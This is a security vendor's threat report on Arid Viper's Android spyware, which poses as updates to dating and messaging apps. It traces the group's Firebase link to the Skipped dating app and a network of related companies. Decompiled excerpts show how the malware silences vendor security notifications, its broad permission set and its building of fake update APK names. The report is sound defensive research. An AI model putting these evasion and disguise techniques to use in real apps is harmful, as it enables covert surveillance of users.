Arid Viper disguising mobile spyware as updates for non-malicious Android applications

By Cisco Talos

Published: 2023-10-31 · Archived: 2026-04-05 21:53:16 UTC

Tuesday, October 31, 2023 07:00

- Since April 2022, Cisco Talos has been tracking a malicious campaign operated by the espionage-motivated Arid Viper advanced persistent threat (APT) group targeting Arabic-speaking Android users. In this campaign, the actors leverage custom mobile malware, also known as Android Package files (APKs), to collect sensitive information from targets and deploy additional malware onto infected devices.
- Although Arid Viper is believed to be based out of Gaza, Cisco Talos has no evidence indicating or refuting that this campaign is related in any way to the Israel-Hamas war. Furthermore, the publication of this research was delayed while Talos was performing the due diligence with law enforcement.
- The mobile malware used in this campaign shares similarities with a non-malicious online dating application, referred to as Skipped. The malware specifically uses a similar name and the same shared project on the applications' development platform. This overlap suggests the Arid Viper operators are either linked to Skipped's developer or somehow gained illicit access to the shared project's database.
- Our analysis uncovered an array of simulated dating applications that are linked to Skipped, leading us to assess that Arid Viper operators may seek to leverage these additional applications in future malicious campaigns.
- In order to coerce users into downloading their mobile malware, Arid Viper operators share malicious links masquerading as updates to the dating applications, that instead deliver malware to the user's device.
- Arid Viper's Android malware has a number of features that enable the operators to disable security notifications, collect users' sensitive information, and deploy additional malicious applications on the compromised device.

The mobile malware deployed by Arid Viper in this campaign shares similarities with the non-malicious dating application Skipped, in that it has a similar name and uses the same shared project on the application development platform Firebase. These overlaps, explained in further detail below, suggest the Arid Viper operators may be linked to

Skipped's developers, and/or they may have illicitly copied characteristics of the non-malicious application in order to entice and deceive users into downloading their malware. Of note, the technique of leveraging legitimate application names in order to coerce users into downloading malicious software is in line with the "honey trap" tactics used by Arid Viper in the past.

The name of Arid Viper's mobile malware, "Skipped_Messenger," appears to be a reference to Skipped, which is listed on some application stores as "Skipped - Chat, Match & Dating." The "Skipped_Messenger" malware uses Google's Firebase messaging system as a command and control (C2) channel, while the non-malicious Skipped application uses it for pushing out notifications. Google's Firebase messaging system works via the creation of a named project, along with other unique identifiers. This project is protected with a set of credentials and API keys. In order for developers to write applications that use the same project and Firebase databases, they need credentials in the form of API keys, and project and application IDs that are generated in the Firebase project's console.

The Android malware deployed in this malicious campaign extensively uses the same Firebase databases used by Skipped, however, both the malware and the non-malicious application use their **own** set of **distinct** credentials, including API keys and Client Application IDs. This observation indicates that the malware developers had access to the same Firebase project and backend database that are used by the non-malicious dating application, and generated their own set of credentials.


Talos also considered, though assessed it was unlikely, that Skipped's Firebase databases were configured in test mode, made publicly available, and abused by Arid Viper. Test mode allows a developer to quickly set up a database for testing purposes, which makes it available to everyone who knows the URL. This mode needs to be set when the database is first created and is only available for 30 days. After this duration, the database is locked and needs to be specifically re-configured to provide public access. The passive DNS data for the Skipped Firebase project's domain shows that the URL for the database was first seen on August 9, 2021, while Arid Viper's malware started using this infrastructure beginning on November 11, 2022. Given the malware used Skipped's Firebase project almost a year after the infrastructure was set up (and well outside the 30 day window of public access), it is unlikely Arid Viper leveraged unintentional public access to the database.

Furthermore, this mode does not provide any management capabilities for the overall Firebase project, but rather only provides data read and write capabilities to the backend database. The generation of API keys and registration of the Android malware for the project would still need to be provisioned on the project's management console.

Finally, Talos found no public evidence of the Firebase/Google Cloud project being compromised such that it may be used by any parties except the project's original creators. This supports our assessment that Skipped developers likely shared their Firebase project with Arid Viper operators.

As seen below, the malware used by Arid Viper in this campaign is very similar to remote access trojans (RATs) used by the threat actor in previous campaigns. The previous versions of the malware all allude to the Skipped application, either via references in Android package names or in the malware's Graphical User Interface (GUI).

Malicious App Hash	**Package/Name**
ee7e5bd5254fff480f2b39bfc9dc17ccdad0b208ba59c010add52aee5187ed7f	com[.]dem[.]aitim[.]Skipped_Messenger
9a7b9edddc3cd450aadc7340454465bd02c8619dda25c1ce8df12a87073e4a1f	com[.]pen[.]lime[.]Skipped_Messenger
8667482470edd4f7d484857fea5b560abe62553f299f25bb652f4c6baf697964	com[.]apps[.]sklite




User interface for an Arid Viper sample masquerading as the “Skipped” dating App.

Our analysis uncovered an extended web of companies that create dating-themed applications that are similar or identical to Skipped. Given the aforementioned connections between Arid Viper’s mobile malware and Skipped, we assess that Arid Viper operators may seek to leverage the infrastructure and/or names of these additional applications in future malicious campaigns.


The publisher of Skipped, a company called **“Skipped GmbH,**” was registered and is headquartered in Germany, and appears to be linked to a multitude of seemingly non-malicious dating applications published by companies in Singapore and Dubai. We found that the domains used by these additional companies to distribute their dating applications, which are available on the Google and Apple application stores, were registered by Skipped GmbH. Most of these applications provide their users with a chatting service, where no face-to-face interaction is possible. During these conversations, the application will interrupt and request the user buys “coins” in order to continue the interaction. This feature is notable as, if there is a current or potential connection between Arid Viper and these applications, it could generate revenue for the APT operators.

The following online dating applications that are connected to Skipped GmbH can be installed from the Google Play Store or the Apple App Store:

- “SKIPPED - Chat, Match & Dating” : 50K downloads on Google Play.
- “Joostly - Dating App! Singles,” : 10K downloads on Google Play.
- “VIVIO - Chat, flirt & Dating” : Available on Apple App Store.
- “Meeted (previously Joostly) - Flirt, Chat & Dating” : Available on Apple App Store.



“Skipped” Application preview as shown in the Google Play store.



Capture of the meeted[.]de website where the verbiage at the end states the nature of the application.

We were able to connect Skipped GmbH, the central entity in this ecosystem, to individual(s) operating under multiple monikers. Pivoting off the individual(s) we were able to identify at least three different yet related companies in Germany that author and distribute mobile applications that are usually dating-themed:

Company Name	**Established Date**
Skipped GmbH	Feb 13, 2023
Dateed GmbH	July 3, 2020
Pyramids Media GmbH	Jan 28, 2019

These applications are distributed over both Apple and Google’s application stores and use German in their advertisements and content. All of these applications contain romance or dating themes, a common characteristic of

applications abused by the Arid Viper group in the past.

Talos discovered multiple domains registered by Skipped GmbH that serve as product home pages and host artifacts like application service agreements. The applications that these domains pertain to are all romance and dating themed and are distributed on the App Stores using a variety of publisher entities. A high-level timeline of events for the companies, domains and applications involved in this ecosystem is shown below:

Type	Value	Creation date	Notes
Company	Pyramids Media GmbH	January 28, 2019	None
Domain	skipped[.]at	January 16, 2020	Skipped GmbH
Domain	balou[.]app	April 8, 2020	Skipped GmbH
Domain	meeted[.]de	April 11, 2020	Skipped GmbH
Company	Dateed GmbH	July 3, 2020	None
Application	Juola/Skipped App	February 11, 2021	Published by NYUTAINMENT PTE. LTD
Company	Dream DDF FZ-LLC,Dubai, UAE	Unknown.Public domain registered on July 4, 2021	None
Application	Meeted App	August 25, 2021	Published by Skipped GmbH
Domain	lovbedo[.]com	September 22, 2021	Unknown
Domain	skpd[.]app	February 15, 2022	Owned by Skipped GmbH
Company	NYUTAINMENT PTE. LTD, Singapore	March 31, 2022	None
Application	VIVIO/Lovbedo app	April 7, 2022	Published by Adx Consulting
Company	Adx Consulting DSO-IFZA, Dubai, UAE	Unknown. Public domain registered on April 26, 2022	NEW publisher of Vivio/Lovbedo
Domain	isingles[.]app	April 19, 2022	Owned by Skipped GmbH
Domain	joula[.]app	April 28, 2022	Owned by Skipped GmbH
Domain	hellovy[.]app	October 13, 2022	Owned by Skipped GmbH
Domain	meetey[.]app	October 14, 2022	Owned by Skipped GmbH
Domain	vivio[.]app	October 31, 2022	Owned by Skipped GmbH
Company	Skipped GmbH	February 13, 2023	None
Company	QUVY CORE PTE. LTD, Singapore	May 26, 2023	None

Type	Value	Creation date	Notes
Domain	imatched[.]app	June 13, 2023	Owned by Skipped GmbH
Domain	skipped[.]us	July 7, 2023	Owned by Skipped GmbH
Domain	meeted[.]app	July 25, 2023	Owned by Skipped GmbH


All websites listed above use the exact same template to present their content, with minor variations in the content itself, captions and images. The websites provide links to download the application from application stores in the website footer. The legal agreement and publisher information on these sites, however, may not refer to Skipped GmbH. In fact, many of the websites list companies based out of different countries:

App Name	Developer Name
Meeted/Joostly (iOS) VIVIO (iOS) Joostly (Android)	Skipped GmbH, Flensburg, Germany VAT number: DE328073875
VIVIO (Android)	Adx Consulting DSO-IFZA Dubai Silicon Oasis
Meeted (Android)	QUVY CORE PTE. LTD, Singapore, VAT ID: 202320706D
Balou (Android) Joula (Android)	NYUTAINMENT PTE. LTD (Singapore VAT ID: 202210925E)
Meetey (Android)	Dream DDF FZ-LLC (Dubai, UAE)

Although there is a concrete connection between Skipped GmbH and the domains associated with these applications as evidenced by their domain registration information, it is currently unclear if there is a **direct** relationship between Skipped GmbH and the other developers listed above that distribute these applications.

Talos produced a graph to map the connections between the application companies, domains, and websites, which can be seen below. This graph includes a connection to Arid Viper's Android malware based on the malware's overlapping use of Firebase with Skipped, as explained above. At the center of the graph lies Skipped GmbH, which is used for registering domains and establishing websites for the various dating applications. These applications and their websites are connected to additional developers and publishers located globally. For example, the "Joula" application is distributed by a company called "NYUTAINMENT PTE. LTD", based out of Singapore. However, the domain for Joula, joula[.]app was registered by Skipped GmbH.

Notably, although this ecosystem of applications and publishers cannot be explicitly categorized as a scam operation, at least one of these companies, NYUTAINMENT PTE. LTD, was issued Cease and Desist orders in January 2022 by the Berlin Regional Court for operating websites and applications using fake profiles.




Graph showing the network of companies

Malicious campaign distributes mobile malware disguised as legitimate application updates

Arid Viper's latest campaign, which Talos observed occurring since at least April 2022, targets Arabic-speaking Android users through mobile malware that masquerades as application updates. Arid Viper has a history of disguising their malware as updates, either for dating applications or for popular messaging applications such as WhatsApp, Signal, or Telegram. The attackers typically send targets a link to a tutorial video for the application, which is posted on a media-sharing website like YouTube.


The tutorial video will provide a step-by-step account of all features of the application and instructions on how to operate it in Arabic, suggesting a specific targeting of Arabic-speaking individuals. One such video depicts an individual narrating in Arabic in Levantine dialect. A URL is provided in the video's description, which directs to an attacker-controlled domain that serves a copy of Arid Viper's APK malware.



Youtube video with link to download malicious APK (Arabic language).

Talos identified a YouTube account that hosted such a video. The account was created on March 17, 2022 and has uploaded only one video, suggesting Arid Viper may use such accounts to host a limited number of videos at a time. The video, as shown in the screen capture above, had approximately 50 views at the time of writing.

We assess that all the domains used by the attackers in this campaign are solely registered, operated and controlled by Arid Viper. These domains follow the same naming schema observed in previous Arid Viper infrastructure and are not only used to host malicious APKs, but also act as C2 servers for the implants. The domains are typically administered by the attackers by using webshells such as "ALFA TEaM Shell".



ALFA TEaM web shell prompt on Arid Viper's domain.

As previously mentioned, some of the malware deployed in this campaign used Google's Firebase platform as C2 infrastructure for the malicious applications. The Firebase platform primarily serves as a C2 channel to issue commands and to download and upload files. The platform also has the ability to provide a new C2 server address to the malware so that it can switch fr,m the Firebase platform to another attacker-controlled C2 host. One of the Firebase projects used by Arid Viper in this campaign dates back to 2021 and has some non-malicious mobile APKs associated with it, indicating operators have been trying to create, test and popularize other APK software out of the same account for years.

Mobile malware enables operators to collect targets' information and deploy additional malware

Arid Viper's Android malware has a number of features that enable the operators to surreptitiously collect sensitive information from victims' devices and deploy additional executables. The malware uses native code to hide some of its activities, meaning it can leverage Android's capability that allows for the execution of assembly-based shared libraries. Android applications can usually be built from Java code, however, for performance reasons, applications have the ability to load libraries which are compiled into native code (shared libraries). This native code is also harder to analyze and reverse engineer.

Once deployed, the malware attempts to hide itself on a victim machine by disabling system or security notifications from the operating system. The malware completely disables notifications on Samsung mobile devices and on any device with an Android package that contains the word "security". The malware makes notifications less visible on Huawei, Google, Oppo and Xiaomi mobile devices.

This malware loads a library typically called "libuoil.so" or "libdalia.so", which exports four main functions. Each of these functions will return the name of an administration package installed by vendors on their version of the Android Open Source Project (AOSP).

```
int __cdecl Java_com_apps_sklite_pacJava_a_1ran_1prepare_Panda_Dimondo993(int a1)
{
  int *v1; // eax
  int v2; // esi
  char v4; // [esp+10h] [ebp-18h] BYREF
  int v5; // [esp+11h] [ebp-17h] BYREF
  int *v6; // [esp+18h] [ebp-10h]
  unsigned int v7; // [esp+1Ch] [ebp-Ch]

  v7 = __readgsdword(0x14u);
  std::string::basic_string<decltype(nullptr)>((int)&v4, "huawei.systemmanager");
  if ( (v4 & 1) != 0 )
    v1 = v6;
  else
    v1 = &v5;
  v2 = (*(int (__cdecl **)(int, int *))(*(_DWORD *)a1 + 668))(a1, v1);
  if ( (v4 & 1) != 0 )
    operator delete(v6);
  return v2;
}
```

Example of an exported function

These names will then be used to hide notifications from the security packages from the four vendors mentioned above. It is unclear why these vendors require a different obfuscation procedure since the code strings are not obfuscated in the native code library.

Arid Viper has been using native code libraries since at least 2021 with the intent of obfuscating C2 hostnames. However, in this campaign, the strings are not obfuscated at all and are used just to nullify the notifications from built-in security packages, a notable development in the way in which the threat actor is developing and packaging their Android malware.

The malware is configured to obtain a number of permissions from the infected device, including the ability to:

- Record audio
- Read contacts
- Disable Keyguard, which disables keylocks and associated password security measures
- Read call logs
- Send, receive and read SMS messages
- View and change Wi-Fi settings
- Kill background apps
- Read contents of external storage
- Access the camera to take pictures and record video
- Retrieve information on currently running tasks on the device
- Download files without notifications to users
- Create system alerts

These capabilities and the code used to implement them are explored in greater detail below.

```
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="com.android.vending.CHECK_LICENSE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.USE_CREDENTIALS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.REORDER_TASKS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="oppo.permission.OPPO_COMPONENT_SAFE"/>
<uses-permission android:name="com.huawei.permission.external_app_settings.USE_COMPONENT"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.ACCESS_NOTIFICATION_POLICY"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.READ_PROFILE"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.DOWNLOAD_WITHOUT_NOTIFICATION"/>
<uses-permission android:name="android.permission.INTERACT_ACROSS_USERS_FULL"/>
<uses-permission android:name="android.permission.CAPTURE_AUDIO_OUTPUT"/>
```

From the capability point of view, this RAT exhibits all the classic functionalities of an Android-based RAT including system fingerprinting, data exfiltration and payload deployment, to name a few.

Executes trojanized apps

The malware has the capability to download additional malware, which is typically masquerading as updates for legitimate applications. It can also display notifications that specific applications have updates available, potentially prompting users to install the malicious updates. The malware has the capability to download, rename, and run the following applications:

- ".whatsapp-update.apk" to "whatsapp-update.apk"
- ".messenger-update.apk" to "messenger-update.apk"
- ".google-play-update.apk" to "google-play-update.apk"
- ".instagram-update.apk" to "instagram-update.apk"

```
private String -update.apk = "LXVwZGF0ZS5hcGs=";

@Override // p075i.p098e.p099a.p100a.p122m.AbstractC3480a
/* renamed from: a */
public String messenger-update.apk() {
    String c = Brodie.base64_decode(this.-update.apk);
    String c2 = Brodie.base64_decode("bWVzc2VuZ2Vy"); // ;messenger
    return c2 + c;
}

@Override // p075i.p098e.p099a.p100a.p122m.AbstractC3480a
/* renamed from: b */
public String .facebook-update_apk() {
    String c = Brodie.base64_decode(this.-update.apk);
    String c2 = Brodie.base64_decode("ZmFjZWJvb2s="); // facebook
    return "." + c2 + c;
}

@Override // p075i.p098e.p099a.p100a.p122m.AbstractC3480a
/* renamed from: c */
public String facebook-update.apk() {
    String c = Brodie.base64_decode(this.-update.apk);
    String c2 = Brodie.base64_decode("ZmFjZWJvb2s="); // facebook
    return c2 + c;
}

@Override // p075i.p098e.p099a.p100a.p122m.AbstractC3480a
/* renamed from: d */
public String .messenger-update.apk() {
    String c = Brodie.base64_decode(this.-update.apk);
    String c2 = Brodie.base64_decode("bWVzc2VuZ2Vy");
    return "." + c2 + c;
}

@Override // p075i.p098e.p099a.p100a.p122m.AbstractC3480a
/* renamed from: e */
public String google-play-update.apk() {
    String c = Brodie.base64_decode(this.-update.apk);
    String c2 = Brodie.base64_decode("Z29vZ2xlLXBsYXk="); // google-play
    return c2 + c;
}

@Override // p075i.p098e.p099a.p100a.p122m.AbstractC3480a
/* renamed from: f */
public String .whatsapp-update.apk() {
    String c = Brodie.base64_decode(this.-update.apk);
    String c2 = Brodie.base64_decode("d2hhdHNhcHA="); // whatsapp
    return "." + c2 + c;
}
```

App name construction.

Retrieves system information

The implant has the ability to get system information from locations such as “/proc/cpuinfo“, and from systems services such as “activity”. It will also get memory information from the device using the StatFs API which is a wrapper for

statvfs() Unix call.

```
long blockCountLong3 = (statFs.getBlockCountLong() * statFs.getBlockSizeLong()) - (statFs.getBlockSizeLong() * statFs.getAvailableBlocksLong());
